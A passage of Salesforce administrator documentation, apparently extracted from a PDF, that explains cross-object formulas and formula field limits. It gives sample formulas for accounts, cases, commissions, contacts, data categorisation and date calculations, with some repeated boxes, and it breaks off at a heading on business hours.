Note: If you create a formula that references a field on another object and display that formula in your page layout, users can see the field on the object even if they don't have access to that object record. For example, if you create a formula field on the Case object that references an account field, and display that formula field in the case page layout, users can see this field even if they don't have access to the account record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Building Cross-Object Formulas in the Simple Formula Tab

Build Cross-Object Formulas in the Advanced Formula Tab

Tips for Building Cross-Object Formulas

SEE ALSO:

Build a Formula Field

Building Cross-Object Formulas in the Simple Formula Tab

To create a cross-object formula when building a formula in the Simple Formula tab, enter the relationship names of the objects to which you are spanning followed by the field you want to reference. Separate the relationship names of each object and the field with periods.

Example: For example, enter `Contact.Account.Name` to reference the `Account Name` for a contact associated with a case in a formula field on the Case object. Be sure to use the relationship names of the objects, not the labels. Although the relationship name is often the same as the object name, it is technically the field name of the relationship field.

To reference the parent account name from Account object, the syntax is `Parent.Name`, not `Account.Name`. When referencing a custom object, add two underscores and the letter *r* to its name. For example, `Position__r.title__c` references the `Job Title` field (`title__c`) on a Position custom object.

Note: If you create a formula that references a field on another object and display that formula in your page layout, users can see the field on the object even if they don't have access to that object record. For example, if you create a formula field on the Case object that references an account field, and display that formula field in the case page layout, users can see this field even if they don't have access to the account record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create or change cross-object formulas:

- "Customize Application"

SEE ALSO:

Build Cross-Object Formulas in the Advanced Formula Tab

What Are Cross-Object Formulas?

Build Cross-Object Formulas in the Advanced Formula Tab

To create a cross-object formula when building a formula in the Advanced Formula tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation rules, click **Insert Field**, then click the related object to list its fields. Related objects are denoted by a ">" sign.

Note: If you create a formula that references a field on another object and display that formula in your page layout, users can see the field on the object even if they don't have access to that object record. For example, if you create a formula field on the Case object that references an account field, and display that formula field in the case page layout, users can see this field even if they don't have access to the account record.

Example: The value of the `Profile.Name` merge field differs depending on the context of the cross-object formula field that references it. On detail pages, the value is the profile name, as expected; however, in list views and reports, the value is the internal value of the associated profile instead. If you use `Profile.Name` in a formula, use it within an `OR` function to ensure the formula always returns the intended result. For example:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User",
LastModifiedBy.Profile.Name = "PT2"),
     "Standard", "Not Standard")
```

None of the above applies to profile names referenced by the `$Profile` global variable.

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USER PERMISSIONS

To create or change cross-object formulas:
- "Customize Application"

SEE ALSO:

Building Cross-Object Formulas in the Simple Formula Tab

What Are Cross-Object Formulas?

Tips for Building Cross-Object Formulas

- Cross-object formulas that reference currency fields convert the value to the currency of the record that contains the formula. If the referenced currency field is from a custom setting, the field value isn't converted to the record's currency.
- Salesforce allows a maximum of 10 unique relationships per object in cross-object formulas. The limit is cumulative across all formula fields, rules, and lookup filters. For example, if two different formulas on opportunities reference two different fields of an associated account, only one unique relationship exists (from opportunities to accounts).
- You can't reference cross-object formulas in roll-up summary fields.
- In cross-object formulas, you can't reference merge fields for objects related to activities. For example, merge fields for contacts and accounts aren't available in task and event formulas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions


Using the Owner Field

Some objects support different object types for the Owner field, such as a User, Queue, or Calendar. On objects that support this behavior, when creating a cross-object formula using Owner, you must be explicit about the owner type you're referencing.

For example, if you need owner email and you don't use queues, your formula would be `Owner:User.Email`. If you do use queues, your formula could be

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

Here's how you would select Owner object fields on a Lead in the Advanced formula tab:



Note:

- Owner references aren't supported in Visualforce pages. For example, on a page with Case as a controller, you can't include `{!Case.Owner:User.FirstName}`. However, you can include an existing spanning formula on a Visualforce page. For example, if you have a custom text formula `MyFormula__c` on a Case with value `Owner:User.FirstName`, you can include `{!Case.MyFormula__c}` on your Visualforce page.
- Owner references aren't supported on the Queue object. For example, you can't reference `Owner:Queue.Owner.Email`.
- If your formula has `Owner:User.`***`fieldname`*** and `Owner:Queue.`***`fieldname`***, both of these count against the limit of 10 unique relationships per object in cross-object formulas.
- On objects that don't support Queues, User is implicit when referencing Owner. Your formula should be `Owner.`***`fieldname`***, not `Owner:User.`***`fieldname`***.

Using `Profile.Name`

The value of the `Profile.Name` merge field differs depending on the context of the cross-object formula field that references it. On detail pages, the value is the profile name, as expected; however, in list views and reports, the value is the internal value of the associated profile instead. If you use `Profile.Name` in a formula, use it within an `OR` function to ensure the formula always returns the intended result. For example:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

None of the above applies to profile names referenced by the `$Profile` global variable.

SEE ALSO:

Build Cross-Object Formulas in the Advanced Formula Tab

What Are Cross-Object Formulas?

Formula Field Limits and Restrictions

Before you create formula fields, be aware of their limits and limitations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- Formula fields have these limits.
  - Character limit—Formula fields can contain up to 3,900 characters, including spaces, return characters, and comments. If your formula needs more characters, create separate formula fields and reference them in another formula field.

    Note: The maximum number of displayed characters after an evaluation of a formula expression is 1,300.
  - Save size limit—Formula fields can't exceed 4,000 bytes when saved. The save size is different from the number of characters if you use multi-byte characters in your formula.
  - Compile size limit—Formula fields can't exceed 5,000 bytes when compiled. The compile size is the size of the formula (in bytes) including all of the fields, values, and formulas it references. There is no direct correlation between the compile size and the character limit. Some functions, such as TEXT, DATEVALUE, DATETIMEVALUE, and DATE significantly increase the compile size.

  Tip: For tips on how to rework your formulas to avoid these limits, see *Tips for Reducing Formula Size*
- Default value formulas for a record type can only reference fields for that record type. However, formula fields and formulas for approvals or rules for a record type can reference fields for that record type as well as any records that are related through a lookup or master-detail relationship. For example, a formula for a validation rule on opportunities can reference merge fields for accounts and campaigns as well as opportunities, and a formula field on accounts can reference fields for cases.
- You can't use long text area, encrypted, or `Description` fields in formulas.
- The value of a field can't depend on another formula that references it.
- You can't delete fields referenced in formulas. Remove the field from the formula before deleting it.
- Campaign statistic fields can't be referenced in formulas for field updates, approval processes, workflow rules, or validation rules, but can be referenced in custom formula fields.

SEE ALSO:

Tips for Building Formulas

Build a Formula Field

Examples of Advanced Formula Fields

Review examples of formula fields for various types of apps that you can use and modify for your own purposes.

This document contains custom formula samples for the following topics. For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

- Sample Account Management Formulas
- Sample Account Media Service Formulas
- Sample Case Management Formulas
- Sample Commission Calculations Formulas
- Sample Contact Management Formulas
- Sample Data Categorization Formulas
- Sample Date Formulas
- Sample Discounting Formulas
- Sample Employee Services Formulas
- Sample Expense Tracking Formulas
- Sample Financial Calculations Formulas
- Sample Image Link Formulas
- Sample Integration Link Formulas
- Sample Lead Management Formulas
- Sample Metrics Formulas
- Sample Opportunity Management Formulas
- Sample Pricing Formulas
- Sample Scoring Calculations Formulas

SEE ALSO:

- Formulas: How Do I ... ?
- Tips for Building Formulas
- Quick Reference Guide: Formula Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view formula field details:

- "View Setup and Configuration"

To create, change, or delete formula fields:

- "Customize Application"

Sample Account Management Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Account Rating

This formula evaluates `Annual Revenue`, `Billing Country`, and `Type`, and assigns a value of "Hot," "Warm," or "Cold."

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
 "US")),
IF(ISPICKVAL(Type, "Manufacturing Partner"), "Hot",
IF(OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL(Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

In addition, you can reference this Account Rating formula field from the contact object using cross-object formulas.

```
Account.Account_Rating__c
```

Account Region

This formula returns a text value of "North," "South," "East," "West," or "Central" based on the `Billing State/Province` of the account.

```
IF(ISBLANK(BillingState), "None",
IF(CONTAINS("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF(CONTAINS("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF(CONTAINS("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF(CONTAINS("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF(CONTAINS("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other"))))))
```

Contract Aging

This formula calculates the number of days since a contract with an account was activated. If the contract `Status` is not "Activated," this field is blank.

```
IF(ISPICKVAL(Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```

Sample Account Media Service Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

BBC™ News Search

This formula creates a link to a BBC news search site based on the `Account Name`.

```
HYPERLINK(
"http://www.bbc.co.uk/search/news/?q="&Name,
"BBC News")
```

Bloomberg™ News Search

This formula creates a link to an account's ticker symbol on the Bloomberg website.

```
HYPERLINK(
"http://www.bloomberg.com/markets/symbolsearch?query="&TickerSymbol,
"Bloomberg News")
```

CNN™ News Search

This formula creates a link to a CNN news search site using the `Account Name`.

```
HYPERLINK(
"http://http://www.cnn.com/search/?query="&Name,
"CNN News")
```

MarketWatch™ Search

This formula creates a link to an account's ticker symbol on the Marketwatch.com website.

```
HYPERLINK(
"http://www.marketwatch.com/investing/stock/"&TickerSymbol,
"Marketwatch")
```

Google™ Search

This formula creates a link to a Google search site using the `Account Name`.

```
HYPERLINK(
"http://www.google.com/#q="&Name,
"Google")
```

Google News Search

This formula creates a link to a Google news search site using the `Account Name`.

```
HYPERLINK(
"http://news.google.com/news/search?en&q="&Name,
"Google News")
```

Yahoo!™ Search

This formula creates a link to a Yahoo! search site using the `Account Name`.

```
HYPERLINK(
"http://search.yahoo.com/search?p="&Name,
"Yahoo Search")
```

Yahoo! News Search

This formula creates a link to a Yahoo! news search site using the `Account Name`.

```
HYPERLINK(
"http://news.search.yahoo.com/search/news?p="&Name,
"Yahoo News")
```

Sample Case Management Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Autodial

This formula creates a linkable phone number field that automatically dials the phone number when clicked. In this example, replace `"servername"` and `"call"` with the name of your dialing tool and the command it uses to dial. The merge field, `Id`, inserts the identifier for the contact, lead, or account record. The first `Phone` merge field tells the dialing tool what number to call and the last `Phone` merge field uses the value of the `Phone` field as the linkable text the user clicks to dial.

```
HYPERLINK("http://servername/call?id=" & Id & "&phone=" &
                      Phone, Phone)
```

Case Categorization

This formula displays a text value of "RED," "YELLOW," or "GREEN," depending on the value of a case age custom text field.

```
IF(DaysOpen__c > 20, "RED",
IF(DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

Case Data Completeness Tracking

This formula calculates the percentage of specific custom fields that contain data. The formula checks the values of two custom number fields: `Problem Num` and `Severity Num`. If the fields are empty, the formula returns the value "0." The formula returns a value of "1" for each field that contains a value and multiplies this total by fifty to give you the percentage of fields that contain data.

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c ), 0,1)) * 50
```

Suggested Agent Prompts

This formula prompts an agent with cross-sell offers based on past purchases.

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

Suggested Offers

This formula suggests a product based on the support history for a computer reseller. When the `Problem` custom field matches a field, the formula field returns a suggestion.

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

Sample Commission Calculations Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Commission Amounts for Opportunities

The following is a simple formula where commission is based on a flat 2% of the opportunity `Amount`.

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

This example calculates the commission amount for any opportunity that has a "Closed Won" stage. The value of this field will be the amount times 0.02 for any closed/won opportunity. Open or lost opportunities will have a zero commission value.

Commission Deal Size

This formula calculates a commission rate based on deal size, returning a 9% commission rate for deals over 100,000 and an 8% commission rate for smaller deals.

```
IF(Amount > 100000, 0.09, 0.08 )
```

Commission Greater Than or Equal To

This formula assigns the "YES" value with a commission greater than or equal to one million. Note, this is a text formula field that uses a custom currency field called `Commission`.

```
IF(Commission__c >=
                    1000000, "YES", "NO")
```

Commission Maximum

This formula determines what commission to log for an asset based on which is greater: the user's commission percentage of the price, the price times the discount percent stored for the account or 100 dollars. This example assumes you have two custom percent fields on users and assets.

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

Sample Contact Management Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Contact's Account Discount Percent

This percent formula displays the account's `Discount Percent` field on the contacts page.

```
Account.Discount_Percent__c
```

Contact's Account Name

This formula displays the standard `Account Name` field on the contacts page.

```
Account.Name
```

Contact's Account Phone

This formula displays the standard `Account Phone` field on the contacts page.

```
Account.Phone
```

Contact's Account Rating

Use this formula to display the `Account Rating` field on the contacts page.

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

Contact's Account Website

This formula displays the standard `Account Website` field on the contacts page.

```
Account.Website
```

If the account website URL is long, use the HYPERLINK function to display a label such as “Click Here” instead of the URL. For example:

```
IF(Account.Website="", "",
 IF(
  OR(LEFT(Account.Website, 7) = "http://",LEFT(Account.Website, 8) = "https://"),
  HYPERLINK( Account.Website , "Click Here" ),
  HYPERLINK( "http://" & Account.Website , "Click Here" )
 )
)
```

This formula also adds the necessary "http://" or "https://" before a URL if neither were included in the URL field.

Contact's LinkedIn™ Profile

You can configure a link that appears on your contacts' profile page that sends you to their LinkedIn profile. To do so:

1. From the object management settings for contacts, go to Buttons, Links, and Actions.
2. Click **New Button or Link**.

3. Enter a `Label` for this link, like *`LinkedInLink`*.
4. Enter this formula in the content box:

```
http://www.linkedin.com/search/fpsearch?type=people&keywords
={!Contact.FirstName}+{!Contact.LastName}
```

5. Click **Save**.

Remember to add this link to the Contact page layout in order for it to show up.

Contact Identification Numbering

This formula displays the first five characters of a name and the last four characters of a social security number separated by a dash. Note that this example uses a text custom field called `SSN`.

```
TRIM(LEFT(LastName, 5)) &
                    "-" & TRIM(RIGHT(SSN__c, 4))
```

Contact Preferred Phone

This formula displays the contact's preferred contact method in a contact related list—work phone, home phone, or mobile phone—based on a selected option in a `Preferred Phone` custom picklist.

```
CASE(Preferred_Phone__c,
"Work", "w. " & Phone,
"Home", "h. " & HomePhone,
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

Contact Priority

This formula assesses the importance of a contact based on the account rating and the contact's title. If the account rating is `Hot` or the title starts with `Executive`, then the priority is high (P1). If the account rating is `Warm` or the title starts with `VP` then the priority is medium (P2), and if the account rating is `Cold` then the priority is low (P3).

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",

IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",

IF(ISPICKVAL(Account.Rating, "Cold"), "P3",

"P3")
)
)
```

Contact Yahoo! ID

This formula displays a clickable Yahoo! Messenger icon indicating if the person is logged on to the service. Users can click the icon to launch a Yahoo! Messenger conversation with the person. This example uses a custom text field called `Yahoo Name` on contacts where you can store the contact's Yahoo! Messenger ID.

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
                    IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
                    "&m;=g&t;=0", "Yahoo"))
```

Dynamic Address Formatting

This formula field displays a formatted mailing address for a contact in standard format, including spaces and line breaks where appropriate depending on the country.

```
CASE(ShippingCountry,
"USA",
  ShippingStreet & BR() &
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

Telephone Country Code

This formula determines the telephone country code of a contact based on the `Mailing Country` of the mailing address.

```
CASE(MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?")
```

Unformatted Phone Number

This formula removes the parentheses and dash characters from North American phone numbers. This is necessary for some auto-dialer software.

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

Sample Data Categorization Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Deal Size Large and Small

This formula displays "Large Deal" for deals over one million dollars or "Small Deal" for deals under one million dollars.

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

Deal Size Small

This formula displays "Small" if the price and quantity are less than one. This field is blank if the asset has a price or quantity greater than one.

```
IF(AND(Price<1,Quantity<1),"Small", null)
```

Product Categorization

This formula checks the content of a custom text field named `Product_Type` and returns "Parts" for any product with the word "part" in it. Otherwise, it returns "Service." Note that the values are case sensitive, so if a `Product_Type` field contains the text "Part" or "PART," this formula returns "Services."

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

Sample Date Formulas

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Finding the Day, Month, or Year from a Date

Use the functions `DAY( date )`, `MONTH( date )`, and `YEAR( date )` to return their respective numerical values. Replace ***date*** with a value of type Date (e.g. `TODAY()`).

To use these functions with Date/Time values, first convert them to a date with the `DATEVALUE()` function. For example, `DAY( DATEVALUE( date/time ))`.

Finding Out if a Year Is a Leap Year

This formula determines whether or not a year is a leap year. A year is only a leap year if it's divisible by 400, or if it's divisible by four but NOT by 100.

```
OR(
  MOD( YEAR( date ), 400 ) = 0,
  AND(
   MOD( YEAR( date ), 4 ) = 0,
    MOD( YEAR( date ), 100 ) != 0
  )
)
```

Finding Which Quarter a Date Is In

For standard quarters, you can determine which quarter a date falls in using this formula. This formula returns the number of the quarter in which *date* falls (1–4) by dividing the current month by three (the number of months in each quarter) and taking the ceiling.

```
CEILING( MONTH ( date ) / 3 )
```

The formula for shifted quarters is similar, but shifts the month of the date by the number of months between January and the first quarter of the fiscal year. The example below illustrates how you can find a date's quarter if Q1 starts in February instead of January.

```
CEILING( ( MONTH ( date ) - 1 ) / 3)
```

If you want to check whether a date is in the current quarter, add a check to compare the date's year and quarter with `TODAY()`'s year and quarter.

```
 AND(
   CEILING( MONTH( date ) / 3 ) = CEILING( MONTH( TODAY() ) / 3 ),
   YEAR( date ) = YEAR( TODAY() )
)
```

Finding the Week of the Year a Date Is In

To find the number of a date's week of the year, use this formula:

```
IF(
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7) > 52,
  52,
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7)
)
```

You can find the current week by determining how many days there have been in the current year and dividing that value by 7. The `IF()` statement ensures that the week number the formula returns doesn't exceed 52. So if the given date is December 31 of the given year, the formula returns 52, even though it's more than 52 weeks after the week of January.

Finding Whether Two Dates Are in the Same Month

To determine whether two Dates fall in the same month, say for a validation rule to determine whether an opportunity Close Date is in the current month, use this formula:

```
AND(
  MONTH( date_1 ) == MONTH( date_2 ),
  YEAR( date_1 ) == YEAR( date_2 )
)
```

Finding the Last Day of the Month

The easiest way to find the last day of a month is to find the first day of the next month and subtract a day.

```
IF(
  MONTH( date ) = 12,
  DATE( YEAR( date ), 12, 31 ),
  DATE( YEAR( date ), MONTH ( date ) + 1, 1 ) - 1
)
```

Displaying the Month as a String Instead of a Number

To return the month as a text string instead of a number, use:

```
CASE(
  MONTH( date ),
  1, "January",
  2, "February",
  3, "March",
  4, "April",
  5, "May",
  6, "June",
  7, "July",
  8, "August",
  9, "September",
  10, "October",
  11, "November",
  "December"
)
```

If your organization uses multiple languages, you can replace the names of the month with a custom label:

```
CASE(
  MONTH( date ),
  1, $Label.Month_of_Year_1,
  2, $Label.Month_of_Year_2,
  3, $Label.Month_of_Year_3,
  4, $Label.Month_of_Year_4,
  5, $Label.Month_of_Year_5,
  6, $Label.Month_of_Year_6,
  7, $Label.Month_of_Year_7,
  8, $Label.Month_of_Year_8,
  9, $Label.Month_of_Year_9,
  10, $Label.Month_of_Year_10,
  11, $Label.Month_of_Year_11,
  $Label.Month_of_Year_12
)
```

Finding and Displaying the Day of the Week From a Date

To find the day of the week from a Date value, use a known Sunday (e.g. January 7, 1900) and subtract it from the date (e.g. `TODAY()`) to get the difference in days. The `MOD()` function finds the remainder of this result when divided by 7 to give the numerical value of the day of the week between 0 (Sunday) and 6 (Saturday). The formula below finds the result and then returns the text name of that day.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  0, "Sunday",
  1, "Monday",
  2, "Tuesday",
  3, "Wednesday",
  4, "Thursday",
  5, "Friday",
  "Saturday"
)
```

Note that this formula only works for dates after 01/07/1900. If you're working with older dates, use the same process with any Sunday prior to your earliest date (e.g. 01/05/1800).

You can also adjust this formula if your week starts on a different day. For example, if your week starts on Monday, you can use January 8, 1900 in your condition. The new formula looks like this:

```
CASE(
  MOD( date - DATE( 1900, 1, 8 ), 7 ),
  0, "Monday",
  1, "Tuesday",
  2, "Wednesday",
  3, "Thursday",
  4, "Friday",
  5, "Saturday",
  "Sunday"
)
```

Like the formula for getting the name of the month, if your organization uses multiple languages, you can replace the names of the day of the week with a variable like `$Label.Day_of_Week_1`, etc.

Finding the Next Day of the Week After a Date

To find the date of the next occurrence of a particular day of the week following a given Date, get the difference in the number of days of the week between a *date* and a *day_of_week*, a number 0–6 where 0 = Sunday and 6 = Saturday. By adding this difference to the current date, you'll find the date of the *day_of_week*. The `IF()` statement in this formula handles cases where the *day_of_week* is prior to the day of the week of the *date* value (e.g. *date* is a Thursday and *day_of_week* is a Monday) by adding 7 to the difference.

```
date + ( day_of_week - MOD( date - DATE( 1900, 1, 7 ), 7 ) )
+
IF(
  MOD( date - DATE( 1900, 1, 7 ), 7 ) >= day_of_week,
  7,
  0
)
```

You can substitute either a constant or another field in for the *day_of_week* value based on your needs.

Finding the Number of Days Between Two Dates

To find the number of days between two dates, *date_1* and *date_2*, subtract the earlier date from the later date: ***date_1*** − ***date_2***

You can alter this slightly if you want to determine a date a certain number of days in the past. For example, say you want a formula to return true if some date field is more than 30 days prior to the current date and false otherwise. This formula does just that:

```
TODAY() - 30 > date
```

Finding the Number of Business Days Between Two Dates

Calculating how many business days passed between two dates is slightly more complex than calculating total elapsed days. The basic strategy is to choose a reference Monday from the past and find out how many full weeks and any additional portion of a week have

passed between the reference date and the date you're examining. These values are multiplied by five (for a five-day work week) and then the difference between them is taken to calculate business days.

```
(5 * ( FLOOR( ( date_1 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_1 - DATE( 1900,
 1, 8), 7 ) ) )
-
(5 * ( FLOOR( ( date_2 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_2 - DATE( 1900,
 1, 8), 7 ) ) )
```

In this formula, *date_1* is the more recent date and *date_2* is the earlier date. If your work week runs shorter or longer than five days, replace all fives in the formula with the length of your week.

Adding Days, Months, and Years to a Date

If you want to add a certain number of days to a date, add that number to the date directly. For example, to add five days to a date, the formula is `date + 5`.

Adding years to a date is fairly simple, but you do need to check that the future date is valid. That is, adding five years to February 29 (a leap year) results in an invalid date. The following formula adds *num_years* to *date* by checking if the date is February 29 and if the future date is not in a leap year. If these conditions hold true, the formula returns March 1 in the future year. Otherwise, the formula sets the Date to the same month and day *num_years* in the future.

```
IF(
  AND(
    MONTH( date ) = 2,
    DAY( date ) = 29,
    NOT(
      OR(
        MOD( YEAR( date ), 400 ) = 0,
        AND(
          MOD( YEAR( date ), 4 ) = 0,
          MOD( YEAR( date ), 100 ) != 0
        )
      )
    )
  ),
  DATE( YEAR( date ) + num_years, 3, 1),
  DATE( YEAR( date ) + num_years, MONTH( date ), DAY( date ) )
)
```

Adding months to a date is slightly more complicated as months vary in length and the cycle of months restart with each year. Therefore, a valid day in one month (January 31) might not be valid in another month (February 31). A simple solution is to approximate each month's length as 365/12 days:

```
date + ( ( 365 / 12 ) * Number_months )
```

While this formula is a good estimate, it doesn't return an exact date. For example, if you add two months to April 30 using this method, the formula will return June 29 instead of June 30. Returning an exact date depends on your organization's preference. For example, when you add one month to January 31, should it return February 28 (the last day of the next month) or March 2 (30 days after January 31)?

This formula does the following:

- Returns March 1 if the future month is a February and the day is greater than 28. This portion of the formula performs the same for both leap and non-leap years.

- Returns the first day of the next month if the future month is April, June, September, or November and the day is greater than 30.
- Otherwise, it returns the correct date in the future month.

This example formula adds two months to a given date. You can modify the conditions on this formula if you prefer different behaviors for dates at the end of the month.

```
DATE(
  YEAR( date ) + FLOOR( ( MONTH ( date ) + 2 - 1 ) / 12 ),
  MOD( MONTH ( date ) + 2 - 1 +
    IF( DAY ( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ), 1, 0 ), 12 ) + 1,
    IF( DAY( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ),
    1, DAY( date )
  )
)
```

If you're using these formulas for expiration dates, you might want to subtract a day from the return value to make sure that some action is completed *before* the calculated date.

Adding Business Days to a Date

This formula finds three business days from a given `date`.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  3, date + 2 + 3,
  4, date + 2 + 3,
  5, date + 2 + 3,
  6, date + 1 + 3,
  date + 3
)
```

This formula finds the day of the week of the `date` field value. If the date is a Wednesday, Thursday, or Friday, the formula adds five calendar days (two weekend days, three weekdays) to the date to account for the weekend. If `date` is a Saturday, you need four additional calendar days. For any other day of the week (Sunday — Tuesday), simply add three days. You can easily modify this formula to add more or less business days. The tip for getting the day of the week might be useful if you need to adjust this formula.

Finding the Hour, Minute, or Second from a Date/Time

To get the hour, minute, and second from a Date/Time field as a numerical value, use the following formulas where `TZoffset` is the difference between the user's time zone and GMT. For hour in 24–hour format:

```
VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
```

For hour in 12–hour format:

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  12,
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
)
```

For minutes:

```
VALUE( MID( TEXT( date/time - TZoffset ), 15, 2 ) )
```

For seconds:

```
VALUE( MID( TEXT( date/time - TZoffset ), 18, 2 ) )
```

And, to get "AM" or "PM" as a string, use:

```
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

To return the time as a string in "HH:MM:SS A/PM" format, use the following formula:

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  "12",
  TEXT( VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
  )
)
& ":" &
MID( TEXT( date/time - TZoffset ), 15, 2 )
& ":" &
MID( TEXT( date/time - TZoffset ), 18, 2 )
& " " &
IF(
```

```
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

When working with time in formula fields, you need to consider the time difference between your organization and GMT. See A Note About Date/Time and Time Zones on page 4947 for help understanding the time zone offset used in this formula.

Finding the Elapsed Time Between Date/Times

To find the difference between two Date values as a number, subtract one from the other like so: ***date_1*** – ***date_2*** to return the difference in days.

Finding the elapsed time between two Date/Time values is slightly more complex. This formula converts the difference between two Date/Time values, ***datetime_1*** and ***datetime_2***, to days, hours, and minutes.

```
IF(
  datetime_1 - datetime_2 > 0 ,
  TEXT( FLOOR( datetime_1 - datetime_2 ) ) & " days "
  & TEXT( FLOOR( MOD( (datetime_1 - datetime_2 ) * 24, 24 ) ) ) & " hours "
  & TEXT( ROUND( MOD( (datetime_1 - datetime_2 ) * 24 * 60, 60 ), 0 ) ) & " minutes",
  ""
)
```

Finding the Number of Business Hours Between Two Date/Times

